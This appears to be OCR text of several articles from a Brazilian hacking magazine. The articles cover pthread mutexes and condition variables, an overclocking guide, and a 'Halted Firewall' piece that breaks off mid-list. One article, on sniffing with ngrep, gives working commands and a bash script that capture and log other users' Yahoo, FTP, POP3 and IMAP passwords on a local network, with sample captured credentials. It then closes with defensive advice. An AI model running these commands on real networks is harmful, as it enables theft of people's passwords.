O próximo programa implementará a comunicação entre threads utilizando um outro conceito associado, chamado *mutex*, ou mutual exclusion. Essa comunicação vai servir para sincronizar as threads, uma vez que nem sempre o comportamento assíncrono é desejável. Uma thread pode ficar esperando que outra complete uma operação, e isso é particularmente útil quando montamos um fluxo de dados sensíveis entre as operações do programa.

Na figura 1, temos um exemplo de race condition acessando uma variável chamada a, com duas threads que têm como objetivo ler, modificar e repor o valor na mesma variável. Em um sistema sem o controle citado, teríamos situações semelhantes à demonstrada.

Thread 1	Thread 2	Varialvel a
Lê variável a valor: 1000		1000
Multiplica por 2 valor: 2000	Lê variável a valor: 1000	1000
Escreve o valor em a	Soma 40 Valor: 1040	2000
	Escreve o valor em a	1040

figura 1 - Exemplo de race condition

Sem um controle de quem está lendo ou escrevendo, não há como garantir a integridade dos dados. Esse conceito de operação mínima por thread também pode ser chamado de granularidade, ou seja, qualquer operação com a variável **a** deve impedir outras threads de lerem ou modificarem. O fluxo correto, então, é o da figura 2.

Programa 2 - pthread_mutex.c

```
/*
 * este programa visa demonstrar
como utilizar um mutex
 * para controle de acesso a um
dado global
 */

#include <stdio.h>
#include <pthread.h>

int a; /* variavel global */
pthread_t t_1, t_2; /* duas threads
*/
pthread_mutex_t
mutex=PTHREAD_MUTEX_INITIALIZER; /*
mutex global */


void *thread1 (void *oi) {
    int local_a;

    pthread_mutex_lock( &mutex );
    fprintf(stdout, "Thread 1
a=%d\n", a);
```

```
    local_a=a;
    local_a=local_a*2;
    a=local_a;
    fprintf(stdout, "Thread 1
a=%d\n", a);
    pthread_mutex_unlock( &mutex );
    fprintf(stdout, "Thread 1
a=%d\n", a);
    sleep(1);

}

void *thread2 (void *oi) {
    int local_a;
    pthread_mutex_lock( &mutex );
    fprintf(stdout, "\tThread 2
a=%d\n", a);
    local_a=a;
    local_a=local_a+40;
    a=local_a;
    fprintf(stdout, "\tThread 2
a=%d\n", a);
    pthread_mutex_unlock( &mutex );
    fprintf(stdout, "\tThread 2
a=%d\n", a);
    sleep(1);
}

int main (int argc, char **argv) {
    a=1000;
    fprintf(stdout,"Variavel a:
%d\n", a);
    pthread_create(&t_1, NULL,
&thread1, NULL);
    pthread_create(&t_2, NULL,
&thread2, NULL);
    pthread_join(t_1, NULL);
    pthread_join(t_2, NULL);

}
```

Para compilar, use o comando:

```
cc pthread_mutex.c -o pthread_mutex
-lpthread
```

Mutexes são dispositivos de exclusão mútua utilizados para sincronizar threads. Nesse exemplo pudemos notar como um mutex foi travado, sendo que a segunda thread só teve acesso a ele após o destravamento. Foi declarada inicialmente uma variável:

```
pthread_mutex_t
mutex=PTHREAD_MUTEX_INITIALIZER;
```

Esta variável, já inicializada, é de escopo global, e pode ser acessada por qualquer função. Dentro das threads, a cada acesso a variável a, checamos da seguinte forma:

```
pthread_mutex_lock( &mutex );
        codigo para acessar a
variavel a
        pthread_mutex_unlock(
&mutex );
```

No exemplo, copiei o valor para uma variável local e fiz as operações necessárias. Poderia ter feito isso diretamente na variável global a.

Thread 1	Thread 2	Varialvel a
Lê variavel a valor: 1000 variável "travada"		1000
Multiplica por 2 valor: 2000	Lê variável a variável travada aguardar	1000
Escreve o valor em a		2000
Libera variável a		2000
	Lê variável a valor: 2000 variável "travada"	2000
	Soma 40 valor: 2040	2000
	Escreve o valor em a	2040
	Libera variável a	2040

figura 2 - Fluxo correto sem race condition

Outra forma de sincronismo são as *variáveis de condição*, ou seja, um mecanismo que pode suspender e resumir o funcionamento de uma thread, dada a satisfação de uma certa condição. O próximo exemplo ilustra bem o funcionamento desse mecanismo.

Programa 3 - pthread_cond.c

```
/*
 * demonstracao de conditional
variables
 */
#include <stdio.h>
#include <pthread.h>

pthread_cond_t
my_cond=PTHREAD_COND_INITIALIZER;
pthread_mutex_t
my_mutex=PTHREAD_MUTEX_INITIALIZER;

int frame=0;

void *task_1 (void ) {
    for (;;) {
        fprintf (stderr, "Captura
frame (%d)\n ", frame);
        sleep(1);
        pthread_cond_signal(&my_cond);
        fprintf (stderr, "Sincroniza
frame (%d)\n", frame);
        frame++;
        if (frame ==2) frame=0;
    }
}


void *task_2 (void) {
    char myframe=0;
    for (;;) {
        myframe=frame;
        pthread_cond_wait (&my_cond,
&my_mutex);
        fprintf(stderr,"\t\tGrava
frame (%d)\n", myframe);
    }
}

int main (int argc, char **argv) {
    pthread_t thread_1, thread_2;

    fprintf(stdout,"Criando
threads\n");
    pthread_create(&thread_1, NULL,
(void *)task_1, NULL);
    pthread_create(&thread_2, NULL,
(void *)task_2, NULL);
    pthread_join(thread_1, NULL);
    pthread_join(thread_2, NULL);
}
```


O exemplo anterior implementa um pequeno mecanismo virtual que executa 3 etapas: a captura, sincronia e o salvamento de um pseudoframe de imagem. Esse mecanismo prevê 2 buffers, de forma que, enquanto um buffer captura a imagem, o segundo sincroniza (sincronizar significa, neste caso, disponibilizar) e está pronto para salvar a imagem em disco. Dessa forma, pode ser aproveitado o máximo desse sistema utilizando threads.

Este artigo demonstrou o conceito básico de threads, utilizando Linux e pthreads para ilustrar os efeitos e possibilidades. Além dos recursos apresentados, temos ainda semáforos e outros mecanismos de controle.

Na realidade, o ponto mais importante é projetar o programa de forma correta, com as operações bem definidas. Dessa forma, a montagem e execução da idéia utilizando threads ficam simplificadas, e sem erros difíceis de localizar.

Referência

http://www.llnl.gov/computing/tutorials/workshops/workshop/pthreads/MAIN.html



Sniffer com o ngrep

Todas as pessoas que estudam ou trabalham com hacking ou segurança da informação, já se depararam com o termo "sniffer". O sniffer é um programa que "fareja" a rede e fica vigiando tudo o que acontece sem ninguém saber. Esses programas podem ser usados para capturar senhas, usuários ou qualquer outro dado que esteja trafegando pela rede.

É fácil perceber a utilidade de um sniffer para um "cracker". Por outro lado, ele também é muito útil para os profissionais que trabalham com segurança da informação, pois se podem depurar problemas na rede e realizar testes de segurança.

Apesar de muito se falar sobre os sniffers, poucos textos ensinam como utilizá-los ou criá-los. Neste artigo, você aprenderá a usar um excelente sniffer, o *ngrep*. O *ngrep* (network grep) é um programa que utiliza a *libpcap* para vigiar tudo o que acontece em sua rede. A grande vantagem é que você pode adicionar filtros para refinar o tratamento dos dados. Em um próximo artigo, eu pretendo ensinar como criar o seu próprio sniffer utilizando a *libpcap* em *perl*.

Instalando

O ngrep só pode ser utilizado em sistemas Unix (Linux, OpenBSD, FreeBSD, etc.). Portanto, se você utiliza Windows, "I'm sorry". O site oficial do ngrep é <http://www.packetfactory.net/Projects/ngrep/>, onde você o encontra para download, além de algumas informações sobre como usá-lo.

Em um sistema Linux, você pode seguir estes passos para instalá-lo:

```
# wget <http://heanet.dl.sourceforge.net/sourceforge/ngrep/ngrep-1.40.1.tar.gz>
# tar -zxvf ngrep-1.40.1.tar.gz
# cd ngrep
# ./configure
# make
# make install
```

O programa será instalado no diretório */usr/bin*.

Sniffando

Depois de já instalado, pode-se começar a usá-lo. Mas antes disso, é necessário ter algumas coisas em mente. A primeira é qual o protocolo que se deseja sniffar. O *ngrep* suporta o *tcp*, o *udp* e o *icmp*. A maioria das conexões da Internet utiliza o *tcp*, como por exemplo, o acesso aos e-mails, sites e servidores de *ftp*.

O outro protocolo muito usado é o *udp*. Este é um protocolo não-orientado à conexão (diferentemente do *tcp*, que é), sendo mais útil para transmissões que precisem de acesso rápido e sem controle de dados.

O último protocolo suportado é o *icmp*, usado para controle e depuração da rede.

O mais importante para o nosso objetivo é o tcp. Ele é utilizado quase sempre que alguma senha será enviada na Internet. Por isso, ele está em nossos exemplos.

A segunda coisa que devemos saber é o que se deve filtrar (termos e portas). Por exemplo, o *http* utiliza a porta 80, enquanto o *smtp* (envio de e-mails) usa a porta 25.

Outro detalhe importante é a interface de rede que será utilizada. Em sistemas Linux, a padrão é a *eth0*. Se você usa o OpenBSD, o FreeBSD ou qualquer outro Unix, ela pode ter um nome diferente. Basta digitar "*ifconfig -a*" e ver qual a interface disponível.

Vamos agora começar com o "sniffing" em si. Em nosso primeiro exemplo, filtraremos tudo o que passar na nossa interface *eth0* e que utilize o protocolo *tcp*.

```
# /usr/bin/ngrep -d eth0 '' tcp
```

Esse comando filtra a interface *eth0* e apenas mostra as conexões do *tcp*. As duas aspas, sem nada entre elas, significam que o programa não deve procurar por nenhuma palavra em especial. Assim, tudo o que trafegar será logado. O resultado desse comando será algo parecido com isso:

```
filter: ip and ( tcp )
###
T 192.168.1.187:40046 -> 207.46.106.25:1863 [AP]
  PNG..
##
T 207.46.106.25:1863 -> 192.168.1.187:40046 [AP]
  QNG..
##
T 192.168.1.187:40074 -> 146.82.184.3:143 [AP]
  631 NOOP..
#
T 146.82.184.3:143 -> 192.168.1.187:40074 [AP]
  631 OK NOOP completed..
#####
T 192.168.1.106:35501 -> 200.221.8.17:80 [A]
  GET / HTTP/1.0..Host: www.uol.com.br..Accept:
text/html, text/plain,
 application/vnd.sun.xml.i
  mpress.template, application/vnd.sun.xml.draw,
 application/vnd.stardivision
  au, audio/aiff, audio/x-aiff, audio/x-pn-aiff,
audio/mod,
 image/*..Accept:
  video/mpeg, video/*, application/pgp,
application/pdf,
 application/postscri
  pt, message/partial, message/external-body, x-
be2,
 application/andrew-inset
  , text/richtext, text/e
```

O resultado é um pouco complicado de entender, por isso devemos aplicar mais filtros ao nosso comando para facilitar a compreensão.

```
# /usr/bin/ngrep -d eth0 '' tcp port 80
```

Esse comando usa um filtro a mais que o comando anterior. Ele logará tudo o que utilizar o protocolo *tcp* e se direcionará à porta 80. Como todos já sabem, a porta 80 é utilizada pelos nossos *browsers* (Internet Explorer, por exemplo) para se comunicar com os sites (servidores de páginas). Com esse filtro, podemos ver todos os sites que o pessoal da nossa rede estiver acessando. O log é mais simples de compreender, porém ainda não está perfeito. Nesse próximo exemplo, iremos filtrar para apenas ver os usuários e as senhas de todas as pessoas que estão acessando o Yahoo!.

```
# /usr/bin/ngrep -d eth0 'passwd=' tcp port 80


interface: eth0 (192.168.1.0/255.255.255.0)
filter: ip and ( tcp port 80 )
match: passwd=

T 192.168.1.106:35584 -> 66.163.171.128:80 [AP]
  Content-Type: application/x-www-form-
urlencoded..Content-Length:
 173.....tries=&.done=http%3A%2F%2Flogin.yahoo.com%2Fconfig%2Fmail%3F.
 intl%3Dbr%26.lg%3Dbr&.src=ym&.slogin=danielcid&.partner=&.intl=br&.f
 Update=&passwd=xx08ybhf12&Login=Entrar
```

Com esse filtro, fica fácil pegar os usuários e as senhas. É só olhar
no resultado do comando para ver:

```
slogin=danielcid
passwd=xx08ybhf12
```

Essa era a minha antiga senha do Yahoo!. Acabei de mudá-la.

Um outro filtro que podemos aplicar é um que detecte os usuários e senhas utilizados nas conexões aos servidores *FTP*. Esse filtro é um dos mais fáceis porque no *FTP* as senhas e os logins são enviados seguindo um protocolo bem rígido, funcionando da seguinte forma:

USER usuário
PASS senha

Portanto, nosso filtro deve ficar da seguinte maneira:

```
# /usr/bin/ngrep -d eth0 'USER|PASS' tcp port 21

interface: eth0 (192.168.1.0/255.255.255.0)
filter: ip and ( tcp port 21 )
match: USER|PASS

#############
T 192.168.1.106:35607 -> 200.255.5.17:21 [AP]
  USER daniel..
###
T 192.168.1.106:35607 -> 200.255.5.17:21 [AP]
  PASS testedenha..
############################
T 192.168.1.106:35608 -> 146.82.184.3:21 [AP]
  USER daniel..
###
T 192.168.1.106:35608 -> 146.82.184.3:21 [AP]
  PASS testedesenha2..
############
```

No caso, "testedesenha" e "testedesenha2" eram as minhas senhas detectadas pelo sniffer.

Para facilitar, podemos fazer um *shell script* que use as regras citadas. Ainda podemos adicionar mais alguns filtros para pegar as senhas enviadas para a porta 110 e 143 (*pop3* e *imap*). Os outros dois filtros ficariam assim:

```
# /usr/bin/ngrep -d eth0 'USER|PASS' tcp port 110
```

Essa regra filtra os usuários e as senhas utilizados nas conexões POP3. Toda vez que algum usuário utilizar o *outlook* ou algum cliente de e-mail similar, você verá a sua senha.

```
# /usr/bin/ngrep -d eth0 'LOGIN "' tcp port 143
```

Esse comando faz a mesma coisa que o filtro acima, porém escuta a porta 143, utilizada pelo *imap*.

O nosso shell script segue abaixo. Ele está comentado para facilitar o entendimento:

```
#!/bin/bash
#Daniel B. Cid - daniel@underlinux.com.br
<mailto:daniel@underlinux.com.br>
#Programa exemplo para a revista H4ck3r
#Salve-o como "sniffer"
#Para iniciar, faça ./sniffer start
#Para parar, faça ./sniffer stop
#As conexões ficarão logadas nos arquivos:
#yahoopass.log - senhas do Yahoo!
#ftppass.log - senhas de ftp
#email.log - senhas de e-mail (pop3)
#email2.log - senhas de e-mail (imap)


start() {
        echo -n $"Iniciando o programa
sniffer..."
        /usr/bin/ngrep -d eth0 'passwd='
tcp port 80 >> yahoopass.log
        /usr/bin/ngrep -d eth0 'USER|PASS'
tcp port 21 >> ftppass.log
        /usr/bin/ngrep -d eth0 'USER|PASS'
tcp port 110 >> email.log
        /usr/bin/ngrep -d eth0 'LOGIN "'
tcp port 143 >> email2.log
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && echo "Running"
>> /var/run/sniffer
        return $RETVAL
}

stop() {
        echo -n $"Parando o programa
sniffer ... "
        killall -9 ngrep
        RETVAL=$?
        echo
        [ $RETVAL -eq 0 ] && rm -f /var/
run/faketelnet
        return $RETVAL
}

restart() {
        stop
        start
}
```

```
case "$1" in
  start)
        start
        ;;
  stop)
        stop
        ;;

  restart|reload)
        restart
        ;;


  *)
        echo $"Usage: $0
{start|stop|restart|reload}"
        exit 1
esac

exit $?


#-O programa termina aqui-#
```

Conclusão

Como vocês podem ver, é muito simples sniffar uma rede e pegar todo o tipo de informação desejada. Apesar de termos tratado apenas da captura de senhas com o *ngrep*, os sniffers podem ser utilizados para muitas outras coisas. O mais importante é perceber o quanto a segurança e a criptografia são importantes. Tente sniffar a porta 22 (do ssh) e veja a diferença. Será impossível decifrar alguma coisa. Outra medida de proteção contra os sniffers é o uso de switches. Eles não entregam os pacotes "*IP*" para toda a rede, mas apenas para a máquina especificada, preservando assim a confidência da informação transferida. (Note que existem métodos que passam por cima da proteção dos switches).

Autor

Daniel Barbosa Cid é especialista em segurança da informação e em sistemas Unix. Ele é um dos fundadores do site *UnderLinux <http://www.underlinux.com.br/>* e atualmente está trabalhando como engenheiro de sistemas na *LogicTree Corp <http://www.logictree.com/>* e escrevendo um livro sobre o *OpenBSD*.

Por Bruno Cesar
bruno@digerati.com.br

Sabe-se que o overclock perfeito depende de diversos fatores, que fazem com que o seu processador, de fato, rode a um clock efetivamente alto ou que a memória de sua placa de vídeo rode em uma freqüência mais alta – efetuando, assim, o overclock. Dando continuidade à nossa seção de artigos sobre overclocks na revista HACKER, iremos, nesta edição, falar justamente sobre os principais fatores que garantem que um overlock seja efetuado com segurança. O exemplo a ser citado aqui será prático e mostrará principalmente a diferença de performance entre um sistema sem overclock algum e outro com uma alteração aceitável e segura. A partir dele veremos por que vale a pena você investir e executar este tipo de atividade.

Overclock: performance ou performance

Segunda parte do artigo sobre overclock

Mas porque overclock?

A pergunta que não se cala é: por que fazer overlock? Será que realmente vale a pena colocar em risco o seu equipamento para aumentar a performance dele?

A resposta é sim! Depois de viver vários anos trabalhando com informática, vemos que, com o passar dos tempos, novas tecnologias são lançadas, novos processadores, placas-mães, placas de vídeos, enfim, novos clocks, levando a um aumento de performance conside-

rável nesses equipamentos. Mas um outro aumento que torna esses equipamentos inviáveis para alguns usuários é o do seu preço! Isso é fato: se você quer montar um PC com peças tops, últimos lançamentos na área de hardware e tecnologia, terá de gastar muito. O pior de tudo é que o preço pelo qual você paga hoje no seu equipamento, em um curto espaço de tempo, digamos, um mês, irá cair consideravelmente; assim, se você pagou mil reais em uma placa de vídeo do momento, com o tempo não irá conseguir vendê-la por mais de 600 reais. Por esses e outros motivos, é possível adquirir um equipamento que não seja tão caro fazendo um overclock e, assim, economizar dinheiro tanto na hora de comprar quanto na hora de vender. Mas, acima de tudo, você terá uma performance que, se não for igual, pelo menos será parecida com aquela que você teria com um equipamento top.

A escolha certa

Para o leitor não acompanhou a primeira parte do artigo na HACKER # 10, volto a repetir nesta edição o seguinte aviso: o overclock somente será válido e terá o resultado esperado se você utilizar as peças certas. Digo isso porque não será possível transformar um processador AMD Athlon XP 1800+ em um 3200+ utilizando uma placa-mãe que não permite o aumento de voltagem e do multiplicador e, principalmente, um cooler sem marca e memórias genéricas. Na minha opinião, o fato de ter de utilizar peças selecionadas é o mais chato no processo – modelos, especificações, tudo é levado em conta.

Inicialmente, apresentaremos uma introdução ao foco principal deste overclock, que será em um processador AMD Athlon XP. Sabemos que, ao comprar uma máquina nova, montada, você escolhe o processador. No caso dos AMD, os processadores são classificados pelas lojas por números que não condizem com o clock real do mesmo – um exemplo disso é o processador AMD Athlon XP 1800+, cujo clock real é 1533.0 MHz. Assim, sempre que comprar um processador, procure saber o clock real dele. Abaixo listamos alguns modelos com seus números (codes) e sua freqüência (clock) real.

OPN	Code Frequency
1000	1000 MHz
1100	1100 MHz
1133	1133 MHz
1200	1200 MHz
1300	1300 MHz
1333	1333 MHz
1400	1400 MHz (desktop)
1400	1200 MHz (Mobile)
1500	1333 MHz
1600	1400 MHz
1700	1467 MHz
1800	1533 MHz
1900	1600 MHz
2000	1667 MHz
2100	1733 MHz
2200	1800 MHz
2400	2000 MHz
2500	1833 MHz
2600	2083 MHz (333 FSB)
2600	2133 MHz (266 FSB)
2700	2167 MHz
2800	2083 MHz
3000	2167 MHz

Percebe-se que, com o decorrer do tempo, além da freqüência dos processadores subir, novas tecnologias são lançadas, inovando assim o processador – é o caso do novo processador da AMD com 64 Bits, que promete revolucionar o mundo da informática e do modo de ver e comprar um processador. A família dos Athlon XP possui os seguintes modelos:

AMD Atholn XP - Core: Thunderbird, Palomino, Thoroughbred e Barton

A principal diferença desses processadores, além do core, é a tecnologia utilizada e suas funções, já que, desde o mais antigo da família até os Bartons, a evolução foi muito além dos clocks. Quem é adepto do overclock e já utilizou um ou mais processadores dessa família deve saber muito bem por que existem muitas diferenças entre eles, principalmente entre o Palomino e o Thoroughbred A e entre o Thoroughbred B e o Barton. Sabendo disso, o usuário saberá qual processador comprar. Não basta simplesmente ir a uma loja e pedir um processador XP 1800+, é preciso prestar muita atenção no que se está comprando e escolher o modelo da família desejada. Se você comprar um Palomino, não terá a opção que algumas placas-mães de hoje em dia oferecem de aumento do multiplicador, FSB e voltagem, já que o processador é travado; por outro lado, com um Thoroughbred B que já vem destravado de fábrica, você poderá fazer todo tipo de alteração na BIOS para um aumento de performance considerável!

A diferença

Após saber algumas diferenças entre os processadores da AMD família Atholn XP, iremos iniciar um exemplo de como um bom overclock pode ser executado com total segurança nesse processador, o que servirá de base para quem quiser entrar neste mundo.

Hardwares utilizados

- *ABIT NF-S ver. 2.0* – Placa-mãe com chipset NVIDIA nForce2, uma das últimas palavras em tecnologia para processadores AMD
- *AMD Athlon XP 1800+* – Thoroughbred B JIUHB DLT3C 0309, uma das melhores versões para overclock. Esse processador consegue, utilizando watercooler, um clock interno e real de 2600 MHz
- *2x 256 MB DDR Corsair TWINX512-3200C2PT* – Memórias de alta latência conseguem rodar além de 400 MHz
- *HD 60 GB Maxtor DiamondMax Plus 9* – HD barato e rápido, 7200 rpm, 9 sec.
- *Cooler Voolcano 7+* – Não é um dos melhores, mas já quebra um bom galho, pois não deixa o processador aquecer tanto

Softwares utilizados


- *Windows XP Service Pack 1* – Com todos os updates efetuados e rodando 100% estável
- *SiSoft Sandra 2003* – Software utilizado para fazer testes de velocidade de processador, memória, etc.
- *CPU-Z* – Para ver o clock interno que o processador está rodando

Com tudo montado e devidamente preparado, iremos primeiramente ver e comparar o sistema rodando sem overclock, isto é, sem nada alterado, com tudo, digamos, de fábrica. Acompanhe as imagens abaixo:


Essa imagem mostra um benchmark do processador no Sandra. Neste caso, o processador, como dissemos acima, está rodando sem nenhuma alteração, totalmente em stock. Podemos ver que o desempenho dele, comparado com o de um processador XP 3200+, é bem inferior – claro, afinal, estamos falando de um processador com clock normal muito alto.

Na imagem acima podemos ver, com o software CPU-Z, a velocidade do processador, em qual voltagem está rodando, seu clock real, o multiplicador e o FSB.

O overclock que iremos fazer em nosso sistema é básico, sem muito segredo ou alteração no hardware; tudo é efetuado na própria BIOS e, como a mesma permite uma alteração total no FSB, no multiplicador e na voltagem, tudo é possível. Com base em alguns testes, iremos setar as seguintes configurações de BIOS: FSB em 210 MHz e multiplicador 11,5 x 210 MHz, que será o clock total e real do sistema. Mas para o processador rodar nesse clock, temos de aumentar a voltagem do mesmo; iremos, portanto, colocar o processador para rodar em 1.8 V. Isso também se aplica à voltagem do chipset e memória: para a voltagem do chipset, iremos colocar 1.7 V e para a memória, 2.7 V. Vamos salvar as alterações e iniciar o micro. Esta etapa exige muita atenção, pois após efetuarmos as alterações devemos sempre acompanhar como está rodando o sistema, se ele está estável e se a temperatura não está tão alta. Em nosso caso, tudo ocorreu normalmente – houve uma elevação da temperatura, mas isso é normal, pois aumentamos a voltagem dele. Veja nas figuras abaixo o resultado do nosso overclock:




Inicialmente iremos iniciar o CPU-Z, para ver se as alterações realmente surtiram efeito. Como podemos ver na imagem acima, o processador está rodando em míseros 2420.5 MHz.



O que não pode faltar são os benchmarks. Acima, para se ter uma idéia da potência do processador, nosso processador ganhou em performance em relação a um XP 3200+, o último da família e com o maior clock.

Em outras palavras, a partir de um processador que custa menos de R$ 300, conseguimos ter uma performance superior a de um que custa mais de R$ 1.500 – e isso foi comprovado pelos benchmarks.



Halted Firewall

Frederico Argolo
fredargolo@ufrj.br

>>>>Introdução

Atualmente, todos os administradores de sistemas têm de ficar atentos a novas vulnerabilidades, participando de listas, lendo artigos, atualizando o sistema, sempre em busca da segurança perfeita. E toda vez que se toca nesse assunto, lembra-se do velho ditado: "O único computador seguro é aquele que está desligado". Foi aí que surgiu a idéia do Halted Firewall.

- Uma Breve Explicação

Sistemas Linux podem funcionar em níveis distintos de execução. Cada um é caracterizado pelo conjunto de processos permanentes e funções oferecidas. A distribuição Red Hat e derivadas utilizam geralmente seis níveis de execução ou runlevels, como são mais conhecidos.

São eles:

- Nível 0 = System Halt
- Nível 1 = Single User Mode, para manutenção
- Nível 2 = Geralmente vem desativado
- Nível 3 = Multiusuário com login no console
- Nível 4 = Geralmente vem desativado
- Nível 5 = Multiusuário com login gráfico
- Nível 6 = Reboot

Cada nível de execução é controlado por links simbólicos existentes no /etc/rc.d/rcX.d, onde X indica o seu runlevel.

Examinando o conteúdo do /etc/rc.d/rc0.d

```
#ls -l
lrwxrwxrwx 1 root root 19 Aug 7 17:28
K00linuxconf -> ../init.d/linuxconf
lrwxrwxrwx 1 root root 15 Aug 5 18:24
K03rhnsd -> ../init.d/rhnsd
lrwxrwxrwx 1 root root 17 Aug 5 18:16
K05anacron -> ../init.d/anacron
lrwxrwxrwx 1 root root 13 Aug 5 18:14
K05atd -> ../init.d/atd
lrwxrwxrwx 1 root root 18 Aug 5 18:14
K05keytable -> ../init.d/keytable
lrwxrwxrwx 1 root root 13 Aug 5 18:18
K10xfs -> ../init.d/xfs
lrwxrwxrwx 1 root root 13 Aug 5 18:15
K15gpm -> ../init.d/gpm
lrwxrwxrwx 1 root root 15 Aug 5 18:25
K15httpd -> ../init.d/httpd
lrwxrwxrwx 1 root root 15 Aug 5 18:26
K16rarpd -> ../init.d/rarpd
lrwxrwxrwx 1 root root 13 Aug 5 18:23
K20nfs -> ../init.d/nfs
lrwxrwxrwx 1 root root 16 Aug 5 18:25
K20rstatd -> ../init.d/rstatd
lrwxrwxrwx 1 root root 17 Aug 5 18:25
K20rusersd -> ../init.d/rusersd
lrwxrwxrwx 1 root root 16 Aug 5 18:25
K20rwalld -> ../init.d/rwalld
lrwxrwxrwx 1 root root 15 Aug 5 18:24
K20rwhod -> ../init.d/rwhod
lrwxrwxrwx 1 root root 15 Aug 5 18:26
K25squid -> ../init.d/squid
lrwxrwxrwx 1 root root 14 Aug 5 18:25
K25sshd -> ../init.d/sshd
lrwxrwxrwx 1 root root 18 Aug 5 18:16
K30sendmail -> ../init.d/sendmail
lrwxrwxrwx 1 root root 19 Aug 5 18:25
K34yppasswdd -> ../init.d/yppasswdd
lrwxrwxrwx 1 root root 19 Aug 5 18:25
K35vncserver -> ../init.d/vncserver
lrwxrwxrwx 1 root root 20 Aug 5 18:16
K44rawdevices -> ../init.d/rawdevices
lrwxrwxrwx 1 root root 15 Aug 5 18:26
K45named -> ../init.d/named
lrwxrwxrwx 1 root root 15 Aug 5 18:24
K46radvd -> ../init.d/radvd
lrwxrwxrwx 1 root root 15 Aug 5 18:24
K50snmpd -> ../init.d/snmpd
lrwxrwxrwx 1 root root 13 Aug 5 18:26
K50tux -> ../init.d/tux
lrwxrwxrwx 1 root root 16 Aug 5 18:20
K50xinetd -> ../init.d/xinetd
lrwxrwxrwx 1 root root 15 Aug 5 18:16
K60crond -> ../init.d/crond
lrwxrwxrwx 1 root root 13 Aug 5 18:17
K60lpd -> ../init.d/lpd
lrwxrwxrwx 1 root root 16 Aug 5 18:24
K65identd -> ../init.d/identd
```

```
  lrwxrwxrwx 1 root root 16 Aug 5 18:23 K72autofs ->
../init.d/autofs
  lrwxrwxrwx 1 root root 14 Aug 5 18:16 K74apmd ->
../init.d/apmd
  lrwxrwxrwx 1 root root 14 Aug 5 18:19 K74ntpd ->
../init.d/ntpd
  lrwxrwxrwx 1 root root 16 Aug 5 18:25 K74ypserv ->
../init.d/ypserv
  lrwxrwxrwx 1 root root 16 Aug 5 18:25 K74ypxfrd ->
../init.d/ypxfrd
  lrwxrwxrwx 1 root root 15 Aug 5 18:16 K75netfs ->
../init.d/netfs
  lrwxrwxrwx 1 root root 16 Aug 5 18:16 K80random ->
../init.d/random
  lrwxrwxrwx 1 root root 17 Aug 5 18:23 K86nfslock -
> ../init.d/nfslock
  lrwxrwxrwx 1 root root 17 Aug 5 18:20 K87portmap -
> ../init.d/portmap
  lrwxrwxrwx 1 root root 16 Aug 5 18:14 K88syslog ->
../init.d/syslog
```

Note que todo o conteúdo deste diretório se constitui de links simbólicos que apontam para scripts dentro de /etc/rc.d/init.d. A primeira letra indica se o processo para o qual aponta deve ser ativado ou desativado. Se for 'S'(started), é ativado; se for 'K' (killed), é desativado. Os números seguintes indicam a sua ordem.

- Como funciona o Halted Firewall

Como foi visto, ao desligarmos o computador,transformamos o runlevel corrente (geralmente 3 ou 5) no runlevel 0. Ao digitar init 0 ou halt na máquina, o sistema executará todos os scripts em /etc/rc.d/rc0.d, automatizando esse processo.

A idéia do Halted Firewall é fazer com que o firewall continue filtrando os pacotes em runlevel 0.

Conseqüentemente, teríamos um sistema sem discos montados e sem nenhum processo rodando, dificultando, assim, a ação de um invasor.

Tendo removido todos os processos, o invasor não teria como ganhar acesso à shell. Dessa forma, não poderia executar códigos no sistema, além daquele que fosse introduzido diretamente no espaço do kernel. Isso exigiria a escrita do código de shell para produzir os resultados desejados.

- Implementação

Para montar um Halted Firewall foram utilizados: um computador com processador PentiumII 500Mhz, 128Mb de memória, uma placa de rede da 3Com e um HD de 10Gb. O sistema implementado foi o Red Hat 7.2 (kernel 2.4.XX), por ser uma distribuição GNU/Linux mais utilizada. O firewall aplicado no teste foi o iptables, bastante conhecido na área de segurança.

Como a intenção é desligar a máquina, mas manter a rede ligada e o firewall ativo, devemos remover os seguintes links do init 0:

```
/etc/rc.d/rc0.d/S01halt
/etc/rc.d/rc0.d/S00killall
/etc/rc.d/rc0.d/K90network
